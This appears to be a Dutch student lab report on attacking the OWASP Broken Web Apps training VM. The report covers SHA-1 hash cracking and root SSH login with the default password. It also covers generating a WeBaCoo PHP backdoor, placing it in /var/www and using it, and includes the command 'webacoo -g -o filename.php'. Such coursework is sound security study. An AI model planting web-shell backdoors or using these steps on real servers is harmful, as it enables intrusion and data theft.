
HashesList file



**clean up met awk**




**Sha-1 decrypter**



Sshen naar owaspbwa (192.168.247.3) met password ‘owaspbwa’


Ssh root@192.168.247.3




**Gelukt!**

**Backdoor**


**Install WeBaCoo en Genereer backdoor-code**



Copy genereerde backdoorfile naar waspbwa (victim) in /var/www folder.



**Aanvallen met backdoor**



**Geleukt!**

**Sanjy:**

Bij dit labo, heb ik aanval met sql injection en backdoor geprobeerd. Volgens mij, als we ons in website, de invulvelden of query in de backend niet zo goed beveiligd, makkelijk binnen paar minuten de webserver binnen vallen. Voorbeeld, In dit labo kan ik zelf hele die mysql database inclusief username en hashed password. Er bestaat ook tools (o.a. hashkiller’s SHA-1 Decrypter) voor hashes decrypteren.

WebaCoo is wel een interessante tool om backdoor aanval te doen. Als je “webacoo -g -o *filename.php*” uitvoert, webacoo creëert een php bestand met een stuk code, en als je die file naar uw victim kopieert dan kunt u aanvallen wanneer je wilt.